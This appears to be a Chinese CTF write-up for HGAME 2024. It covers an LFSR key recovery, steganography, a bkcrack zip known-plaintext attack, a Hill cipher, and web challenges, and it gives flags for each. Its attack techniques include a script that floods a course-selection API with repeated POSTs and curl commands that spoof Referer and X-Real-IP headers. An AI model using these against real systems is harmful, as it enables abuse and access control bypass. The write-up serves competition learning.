1111000100101000001111101101110101110  
101110000001111000010001110111101101100  
0100101100110100101110001010001101101110  
0000100010001111001010100101101101111011  
1001101100101111011010101100001101100  
0111011011111001101010111100101100110001  
011010010101110011101001110000111101  
110000011011100000111110000010000010111  
1100010110111001110011010000011011110110  
011000001101011111110101100110101110101  
0100100001001111011001111011010101111011  
1010011010010110111111010011101000110101  
111101111000110011111100101100001001001  
0010110101011100101010011010101010101111  
0111010011101110000100101111010110101111  
11000111111110010000000011100111001000  
0101111111010011101100010100110100111001  
0010001100011000001101000111010010000101  
10111110101100000101000011100010110010  
1001000100001100000010001001001001011101  
00111111101110010010010010111111001110  
0001111101100011110011111001010010011000  
10' ,  
'00100000000101011110000110001110111110  
1111000100100111010101110010110011001011  
110101100011101010000011000001100000000  
110000001101011111101110010011011101101  
0000100011111000111001000101001110010110  
0100010001100101010111100111010000111111  
0110101100001111000110101111100011011100
```

```
0011000110011100100101100111100000100100  
101111001011101110001011011111110110101  
0001011101100001001010111011010000011010  
0000100010101000010111101001000011000000  
0001110100101010101111011010111110110010  
0010100010001100110010101011011000101001  
0001010110111011011111101011100111001101  
1111111110100111011110100100111100111111  
101001100111111011000100011110001011100  
010111100001101101111101110101110100111  
0000111000010101101111000110010110100110  
1011100011010110011010001110110101110100  
0111011000100110110001100110101010110010  
0110111100001111101001111011100001000100  
001111000101110000100000100011111011010  
0001000110110100100110110010110111010011  
1111010111100000111010101001101010111100  
0011010111011101101011011000001000011000  
1 ',  
'111011011001000101110011111011111011100  
1111101010011001111100100001000111001101  
0110101000101111101011101011110101111001  
0110001001100100101110100010101100011011  
1000010000101001000100111010110001010000  
1111101101110000110011000100011010000100  
011111110000010111100010010100000000100  
1001001101110000100111001110001001011010  
1111110101111011011010011101110101111101  
1001100100001000101010001001011011010101  
1100000101111100100110011110001001001111  
1001011110011110110110101110010011110100  
0110011000110000110000011000001111101010  
0101111000000101011111010000111110000101  
1111000100000100101110101101001010101010
```

0111110010101110001100100101100010101010  
1001101100010110000010001110011110011100  
1110001101010101110100110100000011000010  
110000111011010000001111100010111110101  
1110011000011011000100100110111010011001  
1111011001011000110001010011101011110010  
00010110010111101110110010110100000010  
100101100000001110001110000100000001001  
111100011010011000000110111011111010011  
1111000101110110000001000100101001100000  
1 ',  
'0001101010101010000100100110001000010  
1010100001010001000100011101100110001001  
1000010011100001101000101011110101101110  
0110101101110111000001100100010010010100  
0011011101000111001001010011100010001010  
1101110111001001111101110010100101110101  
0000010011111010111001001011010000100001  
0010001101111001110100010001011101100111  
0111010111011001001010110101010001010010  
001011100110111111011001111111110000000  
0011100000010011000110001000110101010001  
0110000101010001100001010011101010101110  
1101001011101100101001110001010100110011  
0000110101100010000100110101110100001101  
0010110111100111001100110010101101001010  
101111101101111000001110100011111011100  
0000000111011011101000011001010010111001  
1101110001001110111101001010010001101111  
0110001111100010111011011011111100111100  
00000011100011000010000101001011001101110  
1010000101010010001001100100001010011111  
0010100000101101101001111000110100000110  
1111010100101001100010100000111000011110

```

1010101000110110011100010111101110101110
1101010110110000011000000101001010111101
1' ]
mask='10001001000010000100010010001001'
key = olist[0][:32]

R = ''
for i in range(32):
    output = 'x'+key[:31]
    print(output)
    out =
int(key[-1])^int(output[-1])^int(output[
-4])^int(output[-8])^int(output[-11])^in
t(output[-15])^int(output[-20])^int(outp
ut[-25])^int(output[-28])
    R += str(out)
    key = str(out)+key[:31]

print(hex(int(R[::-1],2)))

```

#算4次根据uuid4分配即可


*hgame{fbbee82-3f43-4f91-9337-907880e4191a}*

## MISC

### SignIn(25pt)

H2 | 换个方式签个到 flag格式: 'hgame{[A-Z\_]+}'

H3



## 换一种视角吧

极度抽象

~~SEE IT NOW GREAT YOU SEE IT WONDERFUL~~

### 来自星尘的问候(100pt)

H3 一个即将发售的游戏的主角薇^3带来了一条消息。  
这段消息隐藏在加密的图片里 但即使解开了图片  
的六位弱加密,看到的也是一张迷惑的图片。 也许  
游戏的官网上有这种文字的记录? 补充: flag格式  
为 hgame\{[a-zA-Z0-9\_]+\}

```
python main.py -f secret.jpg -p 123456
```

```
steghide: application/zip
```

打开压缩包

X≡¬≡!{±!¬≡Λ≡! ! }

网上社工了属于是，根据提示为来自星尘的游戏的文字记录。

[Ctrl\\_Astr\\_3.14\\_\(my11.github.io\)](Ctrl_Astr_3.14_(my11.github.io))

找到此类文字的生成网址

`hgame{welc0me!}`

### simple\_attack(100pt)

怎么解开这个压缩包呢？

#### H3 明显的明文攻击

```
bkcrack.exe -C attachment.zip -c  
103223777_p0.jpg -P 103223777_p0.zip -p  
103223777_p0.jpg
```

```
bkcrack.exe -C attachment.zip -k  
e423add9 375dcd1c 1bce583e -U new.zip  
easy
```

得到里面的base64，转图片

得到flag

`hgame{s1mple_attack_for_zip}`

### 希儿希儿希尔(120pt)

#### H3

Ch405是一名忠实的希儿厨，于是他出了一道这样的题，不过他似乎忘了这个加密的名字不是希儿了（x虽然经常有人叫错 补充： 图片打不开是正常现象，需要修复 最终得到的大写字母请用`hgame{}`包裹

图片尾部有压缩文件

CVOCRJGMKLDJGBQIUIVXHEYLPNWR

修复图片



lsb无密码隐写得到希尔密钥

KEY:[8,7|3,8];A=0

解希尔字符串即可

DISAPPEARINTHESEAOFBUTTERFLY

hgame{DISAPPEARINTHESEAOFBUTTERFLY}

## 签到(10pt)

关注“凌武科技”微信公众号，发送“HGAME2024”获得 Flag！

H3

`hgame{welcome_t0_HGAME_2024}`

## WEB

2048 \* 16(250pt)

H2

2048还是太简单了，柏喵喵决定挑战一下2048\*16

H3 简单的base64换表

刷新时F12，看游戏执行源码，可以找到

```
var x = ["debu", "charAt", "game-over",
"push", "tile", "3218200j0bBXv", "gger",
"bestContainer", "firstChild", "chain",
"4992592cffKg", "updateBestScore",
"Game over!", "add", "score-addition",
".best-container", "over", ".tile-
container", "scoreContainer", "counter",
"clearMessage", "tile-", "tile-merged",
"appendChild", "remove",
"1457704JdCGrI", "apply",
"clearContainer", "message",
"11358450AckHq", "init",
"requestAnimationFrame", "addTile",
"applyClasses", "\+\+\+ (?:[a-zA-Z\_\$][\theta-
9a-zA-Z\_\$])", "value", "while (true)
{}", "call", "length", "querySelector",
"indexOf", "string", "div", "tile-new",
"function *\(\ *)", "setInterval",
"2589jWZTtI", "updateScore", "class",
"createElement", "score",
```

```
'{}.constructor("return this")(),
"4321134sPxlgc", "stateObject",
"positionClass", "action", "terminated",
"won", "tile-position-", "constructor",
"join", "fromCharCode", "forEach",
"textContent", "normalizePosition",
"continueGame", "previousPosition",
"bestScore", "3224mBKYMJ",
"1522395ywebnW", "prototype", ".score-
container", "actuate",
"getElementsByTagName", "tile-super",
"classList", "messageContainer",
"I7R8ITMCnzbCn5eFIC=6yliXfzN=I5NMnz0XIC=
=yzycysi70ci7y7iK", "tileContainer"];
```

其中

```
I7R8ITMCnzbCn5eFIC=6yliXfzN=I5NMnz0XIC==  
=yzycysi70ci7y7iK
```

为换表后的base64加密字符串，

```
g[h(432)][h(469)] = function(x) {
var n = h
, e = x ? "game-won" : n(443)
, t = x ? s0(n(439),
"V+g5LpoEej/fy0nPNIvz9SswHIhGaD0mU8CuXb7
2dB1xYMrZFRAl=QcTq6JkWK4t3") : n(453);
this[n(438)][n(437)].add(e),
this[n(438)][n(435)]("p")[-1257 * -5 + 9
* 1094 + -5377 * 3].textContent = t
}
```

虽然我看不太懂，但是game-won应该时输出了这个base64的换表

## 直接赛博橱子

The screenshot shows a web-based Base64 decoder. In the input field, there is a long Base64 encoded string: `i7R8ITMChzbCn5eFIC=6yliXfzN=ISWmz8XIC==yzycys170c17y7iR`. Below the input field are two checkboxes:  Remove non-alphabet chars and  Strict mode. The output field displays the decoded ASCII string: `flag{b99b820f-934d-44d4-93df-41361df7df2d}`.

## Bypass it(100pt)

This page requires javascript to be enabled :)

### H3

js前端验证，也是第一次见。

用的火狐浏览器

首先在url 地址栏上输入

about:config

接受风险之后，接着输入

javascript.enabled

将true转换成false

首先要是`javascript.enabled = true;`否则会显示**You don't have javascript enabled. Good luck with that :)**

然后在登陆界面改换成`false`;点击注册

随便输入用户名即可;注册完成之后在改成`true`

然后登陆

`hgame{7b8256d51347bb64043ce0ac9877656c53b9da9b}`

## jhat(100pt)

jhat is a tool used for analyzing Java heap dump files

H3

提示1hint1: need rce

提示2hint2: focus on oql

提示3hint3: 题目不出网 想办法拿到执行结果

没做

## Select Courses(100pt)

Can you help ma5hr00m select the desired courses?

H3

偶然间用burp，随意放包选上了一次课，故怀疑概率有课能被选中，写脚本跑这概率事件即可，经测试约3,700次所有课全部选中

exp

```
import requests
url =
"http://47.100.245.185:32274/api/courses"
"
headers = {
    "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:122.0) Gecko/20100101 Firefox/122.0",
    "Accept": "*/*",
    "Accept-Language": "zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2",
    "Accept-Encoding": "gzip, deflate",
```

```

    "Referer":  

    "http://47.102.130.35:32583/",  

    "Content-Type": "application/json",  

    "Origin":  

    "http://47.102.130.35:32583",  

    "Connection": "close",  

}  
  

for _ in range(9999):  

    for i in range(1, 6):  

        payload = {"id": i}  

        response = requests.post(url,  

        json=payload, headers=headers)  
  

        print(f"Status Code:  

{response.status_code}, Response:  

{response.text}")

```

*hgame{w0W\_!\_1E4Rn\_To\_u5e\_5cripT\_^-^}*

## ezHTTP(50pt)

### HTTP Protocol Basics

```

H3 curl -v -H "Referer: vidar.club" -H  

"User-Agent: Mozilla/5.0 (Vidar; VidarOS  

x86_64) AppleWebKit/537.36 (KHTML, like  

Gecko) Chrome/121.0.0.0 Safari/537.36  

Edg/121.0.0.0" -H "X-Real-IP: 127.0.0.1"  

http://47.100.137.175:31983 2>&1 | grep  

--color -E 'Authorization'

```

##

```
< Authorization: Bearer  
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ  
GMTRnIjoiaGdhbwV7SFRUUF8hc18xbVAwclQ0bnR  
9In0.VKMdRQllG61JTReFhmfcfIdq7MvJDncYpj  
aT7zttEDc  
##
```

使用 `awk` 命令根据点号分隔 JWT，并对每一部分进行 `base64` 解码。

```
echo  
"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ  
GMTRnIjoiaGdhbwV7SFRUUF8hc18xbVAwclQ0bnR  
9In0.VKMdRQllG61JTReFhmfcfIdq7MvJDncYpj  
aT7zttEDc" | awk -F. '{print $2}' |  
base64 --decode
```

```
##  
{"F14g":"hgame{HTTP_!s_1mP0rT4nt}"}  
##
```